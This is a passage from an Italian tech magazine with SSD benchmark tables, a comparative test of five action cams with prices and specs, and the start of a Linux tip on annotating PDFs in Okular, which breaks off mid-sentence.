molto veloce (488 MB/s)	molto veloce (475 MB/s)	veloce (438 MB/s)	molto veloce (460 MB/s)	veloce (380 MB/s)	veloce (397 MB/s)
veloce (374 MB/s)	**veloce (360 MB/s)**	**veloce (340 MB/s)**	**veloce (368 Mb/s)**	**un po' lento (291 MB/s)**	**veloce (329 MB/s)**
veloce (46,2 MB/s)	veloce (45,7 MB/s)	veloce (47,2 MB/s)	veloce (45,3 MB/s)	veloce (45,2 MB/s)	veloce (44,2)
molto veloce (530 MB/s)	molto veloce (529 MB/s)	molto veloce (517 MB/s)	veloce (481 MB/s)	veloce (483 MB/s)	molto veloce (514 MB/s)
Scrittura elevatissima	**Scrittura elevata**	**Scrittura elevata**	**Scrittura elevata**	**Scrittura elevata**	**Scrittura ok**
molto veloce (481 MB/s)	molto veloce (463 MB/s)	molto veloce (455 MB/s)	veloce (446 MB/s)	veloce (445 MB/s)	veloce (369 MB/s)
molto veloce (502 MB/s)	veloce (462 MB/s)	un po' lenta (364 MB/s)	veloce (449 MB/s)	un po' lenta (347 MB/s)	un po' lenta (299 MB/s)
veloce (55,9 MB/s)	veloce (54,6 MB/s)	veloce (52,9 MB/s)	veloce (60,2 MB/s)	veloce (54,6 MB/s)	veloce (50,2 MB/s)
molto veloce (512 MB/s)	molto veloce (512 MB/s)	molto veloce (491 MB/s)	veloce (445 MB/s)	molto veloce (494 MB/s)	veloce (457 MB/s)
Elevata velocità d'accesso	**Elevata velocità d'accesso**	**Buona velocità d'accesso**	**Bassa velocità d'accesso**	**Buona velocità d'accesso**	**Discreta velocità d'accesso**
molto numerose (99.695 IOPS) / numerose (86.127 IOPS)	molto numerose (100.565 IOPS) / molto numerose (81.459 IOPS)	numerose (76.962 IOPS) / molto numerose (87.851 IOPS)	molto poche (26.684 IOPS) / un po' poche(58.325 IOPS)	numerose (81.673 IOPS) / molto numerose (86.332 IOPS)	poche (50.278 IOPS) / molto numerose (81.670 IOPS)
molto veloce (0,03 ms) / molto veloce (0,03 ms)	molto veloce (0,03 ms) / molto veloce (0,03 ms)	molto lenta (0,09 ms) / molto veloce (0,04 ms)	molto lenta (0,11 ms) / veloce (0,04 ms)	molto lenta (0,10 ms) / molto veloce (0,03 ms)	molto lenta (0,11 ms) / veloce (0.04 ms))
9	**9**	**8**	**8**	**8**	**7**

5 SAMSUNG 860 PRO 1 TB
Prezzo: 261 euro
http://bit.ly/ssd860pro1

6 TRANSCEND SSD230S 1 TB
Prezzo: 130 euro
http://bit.ly/ssd2301

7 SANDISK ULTRA 3D 1 TB
Prezzo: 137 euro
http://bit.ly/ssdultra3d1



8 KINGSTON UV500 960 GB
Prezzo: 136 euro
http://bit.ly/ssduv500960

9 KINGSTON A400 960 GB
Prezzo: 103 euro
http://bit.ly/ssda400960

10 PATRIOT BURST 960 GB
Prezzo: 96 euro
http://bit.ly/ssdburst960

5 Samsung 860 Pro 1 TB	6 Transcend SSD230S 1 TB	7 SanDisk Ultra 3D 1 TB	8 Kingston UV500 960 GB	9 Kingston A400 960 GB	10 Patriot Burst 960 GB
Capacità: 953 GB **Prezzo per GB:** 0,27 euro **Spessore:**7,0 mm	**Capacità:** 953 GB **Prezzo per GB:** 0,14 euro **Spessore:**7,0 mm	**Capacità:** 931 GB **Prezzo per GB:** 0,15 euro **Spessore:**7,0 mm	**Capacità:** 894 GB **Prezzo per GB:** 0,15 euro **Spessore:**7,0 mm	**Capacità:** 894 GB **Prezzo per GB:** 0,11 euro **Spessore:**7,0 mm	**Capacità:** 894 GB **Prezzo per GB:** 0,11 euro **Spessore:**7,0 mm
Velocità elevatissima	**Velocità elevatissima**	**Velocità elevata**	**Velocità elevata**	**Velocità elevata**	**Velocità elevata**
molto veloce (492 MB/s)	molto veloce (492 MB/s)	molto veloce (487 MB/s)	molto veloce (470 MB/s)	veloce (438 MB/s)	veloce (382 MB/s)
molto veloce (425 MB/s)	molto veloce (421 MB/s)	veloce (375 MB/s)	veloce (328 Mb/s)	veloce (344 MB/s)	un po' lento (316 MB/s)
veloce (51,5 MB/s)	molto veloce (56,6 MB/s)	veloce (46,3 MB/s)	veloce (44,1 MB/s)	veloce (47 MB/s)	veloce (44,1 MB/s)
molto veloce (530 MB/s)	molto veloce (540 MB/s)	"molto veloce (530 MB/s)	molto veloce (519 MB/s)	molto veloce (508 MB/s)	veloce (427 MB/s)
Velocità scrittura al top	**Velocità elevatissima**	**Velocità elevatissima**	**Velocità elevatissima**	**Velocità elevata**	**Velocità buona**
molto veloce (486 MB/s)	molto veloce (466 MB/s)	molto veloce (481 MB/s)	molto veloce (478 MB/s)	molto veloce (455 MB/s)	un po' lenta (363 MB/s)
molto veloce (501 MB/s)	veloce (451 MB/s)	molto veloce (501 MB/s)	veloce (418 MB/s)	un po' lenta (362 MB/s)	un po' lenta (296 MB/s)
molto veloce (64,8 MB/s)	molto veloce (61,7 MB/s)	veloce (55,3 MB/s)	molto veloce (62 MB/s)	veloce (51,2 MB/s)	un po' lenta (48,6 MB/s)
molto veloce (510 MB/s)	molto veloce (494 MB/s)	molto veloce (512 MB/s)	molto veloce (507 MB/s)	molto veloce (492 MB/s)	veloce (433 MB/s)
Velocità d'accesso elevata	**Velocità accesso al top**	**Velocità elevata**	**Velocità d'accesso buona**	**Velocità d'accesso elevata**	**Velocità d'accesso buona**
molto numerose (99.149 IOPS) / numerose (88.311 IOPS)	molto numerose (100.130 IOPS) / molto numerose (87.996 IOPS)	molto numerose (99.328 IOPS) / molto numerose (85.598 IOPS)	numerose (92.032 IOPS) / un po' poche(63.514 IOPS)	numerose (80.725 IOPS) / molto numerose (87.620 IOPS)	poche (46.976 IOPS) / numerose (79.061 IOPS)
molto veloce (0,03 ms) / molto veloce (0,03 ms)	molto veloce (0,03 ms) / molto veloce (0,03 ms)	molto veloce (0,03 ms) / molto veloce (0,03 ms)	molto veloce (0,03 ms) / veloce (0,04 ms)	molto lenta (0,09 ms) / veloce (0,04 ms)	molto lenta (0,11 ms) / veloce (0,05 ms)
10	**10**	**9**	**9**	**8**	**7**

Riprese senza fine!

Nel settore delle action cam c'è un gran fermento e tutti i device presi in esame sono in grado di effettuare riprese in situazioni ad alta adrenalina

Una rapida discesa a valle, un salto con il bungee-jumping o un veloce giro sul tracciato da motocross? I momenti ricchi d'azione spesso durano solo pochi minuti e la durata batteria delle varie action cam si rivela generalmente adeguata. Ma come fare se l'evento che intendete filmare dura più a lungo dell'autonomia della batteria? Una piacevole gita in moto o un'escursione in bicicletta possono durare anche parecchie ore. È quindi molto apprezzabile che sull'action cam venga visualizzato il livello di carica della batteria o che sia perlomeno possibile sostituirla. Computer Bild ha messo sotto la lente cinque action cam.

L'ACTION CAM FILMA IN CONTINUAZIONE

La batteria di un'action cam offre mediamente un'autonomia di due ore, prima di dover procedere ad una ricarica o all'inserimento di una batteria extra. Con i modelli di Rollei e GoXtreme, già dopo circa un'ora e mezza è necessario effettuare la ricarica o procedere ad una rapida sostituzione della batteria.

La ricarica di entrambe le due nuove GoPro si rivela piuttosto laboriosa. Le varianti economiche Hero7, pur offrendo con una ricarica un'autonomia di due ore e mezzo, presentano una batteria non rimovibile: una soluzione non particolarmente intelligente. Una prestazione migliore viene offerta dal produttore Drift: la Ghost X dispone di una batteria integrata (da 1500 mAh), ma consente d'inserire lateralmente anche una batteria extra (da 500 mAh) e le due batterie abbinate offrono una capacità doppia rispetto a quella offerta dalle batterie della GoPro. Nelle prove, la Drift ha offerto quindi la straordinaria autonomia di sei ore! Ma questo modello può offrire ancora di più, infatti la batteria extra può essere sostituita con una di maggior capacità, fino a poter contare su 3000 mAh. Relativamente alla batteria, nelle prove il modello di Drift si è aggiudicato un punto di bonus. Questo produttore potrebbe aspirare alla vittoria nel test?

LA MANCANZA DEL DISPLAY LA PENALIZZA




Per aggiudicarsi la vittoria, l'action cam deve offrire anche una pratica e rapida usabilità. Con entrambi i modelli Hero7, la GoPro stabilisce dei parametri di riferimento: l'ottimo touchscreen e i comandi vocali velocizzano la scelta delle impostazioni o rendono semplicissimo l'avvio delle riprese. Il modello di Rollei, pur offrendo un touchscreen, riproduce immagini meno nitide e risponde ai comandi molto più lentamente. GoXtreme presenta un display sul retro della videocamera, ma la gestione tramite tasti rende l'usabilità un po' complicata. Fanalino di coda si rivela la Ghost X di Drift, che dispone di un minuscolo display che fornisce solo le informazioni principali e la sua gestione tramite tre tasti rende l'usabilità troppo complicata. La gestione di queste actioncam può migliorare ricorrendo ad App per iOS e Android installate sullo smartphone, fornite gratuitamente da tutti i produttori. Le App più complete si rivelano quelle di GoPro e Drift (vedi in basso), seguite dalla GoXtreme e dal modello di Rollei. Bastano alcuni sfioramenti con il dito per selezionare le impostazioni principali e inoltre, via App, è possibile avviare anche le riprese.

SORPRESA PER LA QUALITÀ VIDEO

Relativamente alla qualità dei video, la GoPro continua ad essere la vincitrice? No, non questa volta. È piuttosto sorprendente che la GoXtreme Blackhawk+ 4K, grazie ad una qualità d'immagine non eccezionale, ma nel complesso buona, si sia posizionata davanti alla GoPro Hero7 White e anche alla GoPro Hero7 Silver, che costa quasi 100 Euro in più. Nelle prove, entrambi i modelli GoPro hanno offerto immagini con una luminosità non uniforme e dettagli sgranati, ma sono stati però in grado di riprodurre le scene di movimento con maggiore fluidità. A causa di immagini leggermente sbiadite, l'actioncam di Rollei si è posizionata tra le due Hero7. Fanalino di coda si è rivelato il modello di Drift, che ha fornito immagini tremolanti e anche colori poco fedeli all'originale. La Drift ha guadagnato però dei punti per un audio abbastanza buono, a differenza della GoXtreme che ha offerto un audio pieno di intensi rumori di fondo, ma tutto questo non ha fatto variare la valutazione complessiva.

COSA NE PENSIAMO...

Vincitrice a sorpresa è stata la GoXtreme: la Blackhawk+ 4K ha rubato la scena a entrambi i modelli Go Pro, grazie ad una buona qualità d'immagine. La GoXtreme si rivela però un'action cam un po' delicata. La Drift Ghost X, malgrado una straordinaria autonomia, rimane fanalino di coda.

RIPRESE VIA APP: GESTIRE IL REC DA SMARTPHONE

L'App di GoPro offre numerose possibilità d'impostazione e consente di passare velocemente dalla modalità video a quella foto.

Chiara e intuitiva: la Rollei Actioncam 550, pur supportando la risoluzione 4K, consente di scegliere diverse risoluzioni con diverse velocità.

Top: la sensibilità del microfono della Drift può essere regolata e questo modello può essere utilizzato anche come Dashcam (Car DVR).

5 ACTION-CAM A CONFRONTO

1 GOXTREME BLACKHAWK+ 4K

Prezzo: 205 euro
http://bit.ly/blackhawkita

Cam dal tradizionale design. Il display sul retro non è touch, ma si rivela comunque utile per configurare la videocamera. Il menu è di tipo antiquato, l'usabilità tramite tasti, si rivela complicata e l'utente dovrà un po' impratichirsi, ma la gestione della camera diventa più semplice con l'App. L'autonomia è un po' breve e la ricarica della batteria richiede molto tempo. Malgrado questi punti deboli, offre una qualità d'immagine straordinaria e una dotazione completa di accessori.

\+ Video buoni, numerose risoluzioni, impermeabile fino a 60 metri, molti accessori

– Breve autonomia, manca touch-screen, avvio un po' lento

2 HERO7 SILVER

Prezzo: 299 euro
http://bit.ly/7silverita

È in grado di filmare in 4K e integra il GPS. In Full HD la batteria offre un'autonomia di circa 146 minuti, ma non appena si esaurisce deve essere ricaricata, poichè la batteria non essendo rimovibile non può essere sostituita.
Grazie al touchscreen e ai comandi vocali, si rivela semplice da usare. Un punto debole è la risoluzione, che può essere impostata solo in modo approssimativo. Per la scelta dei dettagli è necessario ricorrere all'App.

\+ Buona qualità, ottimo touchscreen, buona autonomia, comandi vocali

– Batteria non rimovibile, scelta risoluzione solo via App, un po' pesante

RISULTATI DEL TEST

	1 GOXTREME BLACKHAWK+ 4K	2 HERO7 SILVER
	Risoluzione: 3840 X 2160 / 60 fps **Dimensioni:** 6,1 x 4,2 x 3,1 cm **Peso:** 79 g **Autonomia batteria:** 90 minuti	**Risoluzione:** 3840 X 2160 / 30 fps **Dimensioni:** 6,2 x 4,5 x 2,8 cm **Peso:** 96 g **Autonomia batteria:** 146 minuti
Quanto è buona la qualità dell'immagine?	**Un po' morbida, ma buona**	**Colori buoni, ma non nitidissimi**
Prova visiva / con immagini di veloci scene di movimento	colori un po' imperfetti, immagine morbida con pochissime imperfezioni / immagini un po' allungate, ma ancora ok	colori ok, non nitidissimi, immagini un po' allungate, luminosità non uniforme / scene di movimento buone e fluide, leggero rumore digitale
Numero delle risoluzioni selezionabili / risoluzione max.	12 / 3840 x 2160 , 60p	5 / 3840 x 2160, 30 p
"Angolo di visione / precisione dei dettagli / alterazione cromatica / spazio colore / rumore digitale"	118 gradi, 115 gradi, 118 gradi / 540 coppie di linee / 11,7% / 90,5% / 96,8%	113 gradi, 111 gradi, 113 gradi / 518 coppie di linee / 12,7% / 75,1% / 95,6%
Prova visiva: riprese con luce scarsa (20 lux)	immagini abbastanza luminose, rumore digitale, riproduzione un po' scarsa dei dettagli, alterazioni cromatiche, leggera dominante bluastra	un po' scure, intenso rumore digitale, riproduzione scarsa dei dettagli, alterazioni cromatiche
Quanto è buona la qualità dell'audio?	**Riproduce numerosi rumori esterni**	**Audio cupo, ma ok**
Prova uditiva	il supporto della camera riverbera i rumori	audio un po' cupo, ma ok
Test audio: fedeltà del suono / rapporto segnale-rumore / distorsione armonica	52,2% / 45,7 dB / 0,28%	70,4% / 55,3 db / 0,17%
Quali funzioni extra offre la fotocamera?	**Monitor non touch, breve autonomia**	**Buona autonomia e GPS a bordo**
Autonomia / ricarica / caricabatterie in dotazione / telecomando / comando via App / comando vocale	90 minuti / solo tramite l'action-cam via USB/ no / no / si / no	146 minuti / solo tramite action-cam via USB / no / no / si / si
Info sul display: status ripresa / tempo residuo riprese / livello carica batteria / data / orario	si / si / si /si / si	si / si / si / no / no
Monitor (touch) /risoluzione / diagonale/ riflessi / luminosità	si (no) / 53,3% / 5,22 cm / riflessi molto intensi / 284 Cd/mq	si (si) / 70% / 4,91 cm / riflessi molto intensi / 906 Cd/mq
Dotazione / schede di memoria	HDMI, WLAN, USB / SD-, SDHC-, SDXC	WLAN, GPS, USB / schede SD -SDHC - SDXC
Quanto è idonea per riprese sportive?	**Ottima**	**Piuttosto idonea**
Impermeabilità	si, fino a 60 metri	si, fino a 10 metri
Peso inclusa batteria / Larghezza x Altezza x Lunghezza	79 g / 6,1 x 4,2 x 3,1 cm	96 g / 6,2 x 4,5 x 2,8 cm
Accessori in dotazione	cuscinetti adesivi / supporto / filettatura per cavalletto / forcella GoPro / velcro, fascetta serracavo, adattatore	cuscinetti adesivi (bombati e diritti) / forcella Go-Pro
Facilità d'uso	**Un po' complicata a mezzo tasti**	**Semplice tramite touchscreen**
Funzioni disponibili per le riprese	video, immagini, foto in serie, timelapse, autoscatto, loop, slow-motion, timelapse per riprese notturne	video, foto, foto in serie, timelapse, autoscatto, slow-motion
Istruzioni d'uso / lingua del menu / menu della fotocamera / gestione fotocamera	dettagliate solo online, comprensibili / italiano / un po' confuso / scomoda a mezzo tasti	dettagliate solo online, comprensibili / in lingua italiana / poco chiaro / molto confortevole via touchscreen
Tempo di attesa prima che sia pronta all'uso dopo l'accensione	4,0 secondi	1,9 secondi
RISULTATO DEL TEST	**8**	**8**

3 ROLLEI ACTIONCAM 550 TOUCH

Prezzo: 120 euro
http://bit.ly/550ita

Per gestire il menu della Rollei ActionCam occorre impratichirsi un bel po', ma il touch screen posto sul retro rende più semplice l'usabilità del dispositivo. Tenuto conto della fascia di prezzo, la qualità dell'immagine è ok.
In modalità 4K i video si rivelano tremolanti e scattosi e la risoluzione migliore risulta quindi il Full HD. Con luce scarsa, la Rollei offre immagini molto scadenti e anche i video risultano troppo scuri.

+ Abbastanza leggera, touchscreen, numerosi accessori, avvio rapido

– Qualità d'immagine scadente, impossibile variare la risoluzione

4 GOPRO HERO7 WHITE

Prezzo: 200 euro
http://bit.ly/7whiteita

Rispetto alla Hero 7 Silver, la GoPro entry-level è priva di GPS ed è inoltre in grado di filmare solo in Full HD, ma con buona qualità. Offre un'autonomia di 152 minuti. Analogamente alla sorella, la batteria è fissata al corpo della camera.
Anche con questa GoPro, l'utente potrà modificare le numerose impostazioni solo via smartphone. Come è tipico con le GoPro, l'usabilità via touchscreen si rivela fluida e senza intoppi.

+ Buona qualità d'immagine, touchscreen ottimo, buona autonomia, comandi vocali

– Batteria fissa, fps selezionabile solo via App, un po' pesante

5 DRIFT GHOST X

Prezzo: 143 euro
http://bit.ly/ghostxita

La Drift Ghost X si presenta come una action cam totalmente diversa: l'obiettivo orientabile consente alla camera di essere installata in auto anche in posizione trasversale. La sua struttura modulare è robusta e consente di inserire lateralmente una batteria extra. Straordinaria l'autonomia di ben 5 ore e 51 minuti. Peccato che per qualità non possa competere con la concorrenza. La videocamera è piuttosto pesante e l'usabilità tramite tre tasti è un po' complicata.

+ Obiettivo orientabile, buona App ricca d'impostazioni, ottima autonomia

– Mini display, manca custodia subacquea, video molto scattosi

Risoluzione: 3840 X 2160 / 30 fps **Dimensioni:** 6,0 x 4,0 x 3,2 cm **Peso:** 82 g **Autonomia batteria:** 89 minuti	**Risoluzione:** 1920 X 1440 / 60 fps **Dimensioni:** 6,2 x 4,5 x 2,8 cm **Peso:** 92 g **Autonomia batteria:** 152 minuti	**Risoluzione:** 1920 x 1080 / 30 fps **Dimensioni:** 3,1 x 4,3 x 8,2 cm **Peso:** 121 g **Autonomia batteria:** 351 minuti
Un po' sbiadita e con pochi dettagli	**Nel complesso un po' allungate**	**Immagine un po' scattosa**
"immagini luminose, colori un po' sbiaditi, poche sfumature dei dettagli nelle aree scure, aberrazione cromatica / bilanciamento del bianco un po' lento"	colori ok non nitidissimi, immagini di strutture fini un po' allungate, luminosità non uniforme / immagini abbastanza fluide, un po' tremolanti	colori ok (con leggera dominante bluastra/violetta), immagini un po' tremolanti, estremamente scattose, luminosità buona / scene di movimento un po' sfocate
4 / 3840 x 2160, 30 p	4 / 1920 x 1440, 60 p	13 / 1920 x 1080, 30p
65 gradi, 81 gradi, 89 gradi, 100 gradi / 338 coppie di linee / 10,1% / 76,2% / 93,0%"	110 gradi, 110 gradi / 540 coppie di linee / 12,3% / 72,6% / 95,6%	113 gradi, 114 gradi / 540 coppie di linee / 8,3% / 67,5% / 91,1%
troppo scure, contenuto delle immagini appena visibile	un po' scure, intenso rumore digitale, scarsa riproduzione dei dettagli, alterazioni cromatiche	luminose, leggero rumore digitale, riproduzione scarsa dei dettagli, leggere sfocature, lieve alterazione cromatica
Audio poco potente	**Audio cupo, ma ok**	**Buono, ma si sentono rumori esterni**
toni bassi deboli, leggermente imperfetti	audio un po' cupo, ma ok	audio abbastanza limpido, lievi rumori esterni
51,5% / 53,4 db / 0,42%	70,2% / 56,5 dB / 0,18%	45,7% / 47,7 dB / 0,64%
Breve autonomia, telecomando	**Buona autonomia, display molto luminoso**	**Autonomia al top, manca display**
89 minuti / solo tramite action-cam via USB / no / si / si / no	152 minuti / solo tramite action-cam via USB/ no / no / si / si	351 minuti / solo tramite action-cam via USB / no / no / si / no
si / si / si / no / no	si / si / si / no / no	si / no / si / no / no/
si (si) / 86,7% / 5,14 cm / riflessi molto intensi / 600 Cd/mq	si (si) / 70% / 4,94 cm / riflessi molto intensi / 1138 Cd/mq	manca
HDMI, WLAN, USB / schede SD - SDHC - SDXC	WLAN, USB / schede SD -SDHC - SDXC	HDMI, WLAN, USB / schede SD -SDHC - SDXC
Ottima	**Buona idoneità**	**Manca la custodia**
si, fino a 40 metri	si, fino a 10 metri	no (custodia acquistabile a parte)
82 g / 6,0 x 4,0 x 3,2 cm	92 g / 6,2 x 4,5 x 2,8 cm	121 g / 3,1 x 4,3 x 8,2 cm
cuscinetti adesivi (bombati, diritti) / supporto (ad es, per bicicletta) attacco filettato per treppiede o forcella Go-ProGoPro-Gabel	fascette adesive (curve, diritte), forcella per GoPro	fascette adesive (curve, diritte)
Semplice grazie al touchscreen	**Semplice tramite touchscreen**	**Piuttosto complicata a mezzo tasti**
video, foto, foto in serie, timelapse, autoscatto, modalità pausa, loop, slow-motion, motion shot	video, foto, foto in serie, timelapse, autoscatto, slow-motion	video, foto, foto in serie, timelapse, autoscatto, modalità pausa, loop, slow-motion
dettagliate, un po' difficili da comprendere / in lingua italiana / poco chiaro / molto confortevole via touchscreen	dettagliate solo online, comprensibili / in lingua italiana / poco chiaro / molto confortevole via touchscreen	dettagliate solo online, facilmente comprensibili / in lingua italiana / poco chiaro / scomoda a mezzo tasti
2,4 secondi	3,4 secondi	5,0 secondi
6	**6**	**6**

UPGRADE PER LA DRIFT GHOST X

Megabatteria laterale
L'autonomia della Ghost X non è abbastanza lunga? La batteria da 500 mAh fornita da Drift, può essere sostituita con un modello da 1500 mAh.
Prezzo: 20 euro
http://bit.ly/ghostxextra

Protezione opzionale
La Drift Ghost X non è impermeabile e solitamene la dotazione delle action cam non include una custodia subacquea. Per proteggere l'action cam fino ad una profondità di 40 metri, lo sportivo dovrà acquistare separatamente una protezione idonea.
Prezzo: circa 30 euro.
bit.ly/ghostxcase

Per un audio migliore
Per alcuni impieghi si rivela utile il microfono extra di Drift, collegabile via cavo alla actioncam e in grado di migliorare notevolmente la qualità del suono.
Prezzo: 20 euro.
http://bit.ly/shostxmic

Tips & Tricks

Trucchi e consigli per usare subito GNU/Linux come un vero esperto. Scoprire le strategie e gli strumenti giusti per trovare una soluzione rapida a tutti i problemi e sfruttare appieno le potenzialità del sistema e delle applicazioni

LEGENDA

- DATABASE
- GIOCHI
- GRAFICA
- HARDWARE
- KERNEL
- MULTIMEDIA
- RETE
- SHELL
- SICUREZZA
- SISTEMA
- SVILUPPO

NOTE, SOTTOLINEATURE E ALTRO

Il formato **PDF** (acronimo di **Portable Document Format**) è probabilmente uno dei più diffusi nel Web, e non solo, per la generazione e visualizzazione dei documenti di ogni tipo: dalle dispense universitarie a riviste, cataloghi, fogli tecnici e molto altro. Tale diffusione è giustificata dalla possibilità di visualizzarlo in qualsiasi dispositivo (mobile o meno) e sistema operativo. Infatti, è basato su uno specifico linguaggio di descrizione delle pagine per l'impaginazione di un documento (testi, immagini, colori fino alla scelta dei font) al fine di renderlo indipendente dall'hardware e/o dal software che dovrà visualizzarlo o eventualmente generarlo. A tutto ciò dobbiamo aggiungere che **Adobe** (https://www.adobe.com/) – proprietaria del formato – all'atto del rilascio, nel lontano 1993, pubblicò tutte le specifiche del formato rendendo così ancora più facili le implementazioni nei software di creazione e visualizzazione. A tali note positive fa da contraltare, però, una nota negativa: i file PDF non sono facili da modificare, ritoccare e correggere, ma con gli strumenti giusti diventa facile creare note, evidenziare del testo, sottolineature e revisioni. Il software che utilizzeremo sarà **Okular** (https://okular.kde.org/) installato di default in ambiente desktop KDE. Ipotizziamo di voler evidenziare un testo: aperto il pdf, spostiamoci nella parte da evidenziare e premiamo **F6** (o dal menù **Strumenti** optiamo per **Revisioni**). Apparirà una barra verticale (**Figura 1**) nella quale, partendo dall'alto, ogni singola funzione è attivabile con un numero dall'1 fino 9. Pigiamo il tasto 4 (**Evidenziatore**) e selezioniamo con il mouse il testo da evidenziare: al termine della selezione il testo apparirà evidenziato. Per cambiare colore è sufficiente cliccare con il tasto destro del mouse sul testo evidenziato e, dal menù contestuale, optare per **Proprietà**: nel pop-up a comparsa basta scegliere il colore desiderato. A questo punto dobbiamo solo salvare il file pdf appena modificato per avere la nuova versione con testo evidenziato. Altre utili funzioni di interesse possono essere la timbratura e la sottolineatura. Facciamo presente che non sempre un file pdf ammette modifiche nel proprio contenuto (si legga il suggerimento successivo). Per i professionisti che fossero interessati – per qualsiasi motivo – a soluzioni proprietarie anche per GNU/Linux, segnaliamo **PDF Studio** (https://www.qoppa.com/pdfstudio/), che abbiamo presentato anche nella storia di copertina. Per chi desidera soltanto soluzioni FOSS, segnaliamo un editor PDF open source, **PDFEdit** (http://pdfedit.cz/) a corredo di molte distribuzioni. Infine ricordiamo che l'editing di file PDF può avvenire anche utilizzando **LibreOffice Draw**.

COME CREARE DOCUMENTI PDF PROTETTI

Nell'ambito industriale, di ricerca e universitario financo a documenti pubblici (bollette, comunicazioni INPS ecc), il formato PDF è molto diffuso. Nel precedente suggerimento abbiamo spiegato come operare modifiche su questo formato. Poiché le modifiche, o la creazione, di un file in

